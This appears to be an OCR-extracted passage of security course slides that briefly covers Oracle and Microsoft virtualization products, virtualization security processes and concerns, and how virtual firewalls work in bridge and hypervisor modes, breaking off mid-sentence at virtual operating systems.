- Oracle offers a **complete** and **integrated** virtualization, from desktops to data centers. It enables the virtualization and management of an organization's hardware and software stacks

Microsoft

Source: *https://www.microsoft.com*

- Microsoft virtualization products range from the data center to the desktop for managing both **physical** and **virtual** assets from a single platform




Virtualization Security and Concerns

- Virtualization Security is obtained using a certain set of **security measures**, procedures and processes in order to protect the **virtualization infrastructure and environment**
- The typical Virtualization Security Process includes:
  - Securing the **Virtual Environment**
  - Securing each Virtual Machine (VM) at the **system level**
  - Securing the **Virtual network**

Virtualization Security Concerns


- Due to the additional layer of infrastructure complexity, it is difficult to monitor unusual events and anomalies
- Offline can be used as a gateway to gain access to a company's systems
- Due to the dynamic nature of virtual machines, the workload can easily be moved to a new virtual machine with a lower level of security

Notes: ______________________________



Virtual Firewall


- Virtual firewalls are the **software firewall programs** that monitor and control the packets transmitted between VMs
- These firewalls run completely in the **virtual environment** and filter the data packets according to its security policies and rulesets
- The virtualized firewalls function in two modes, including the bridge-mode and hypervisor-mode
- In **bridge-mode**, the firewall resides at the inter-network virtual switch and filters the traffic
- In **hypervisor-mode**, the virtual firewall resides at the virtual machine monitor and monitors all the VM activity, including hardware, software, storage, services, and memory



Virtual Operating Systems

- Virtual Operating Systems refer to the **logical installation of an OS** in virtualization software on a 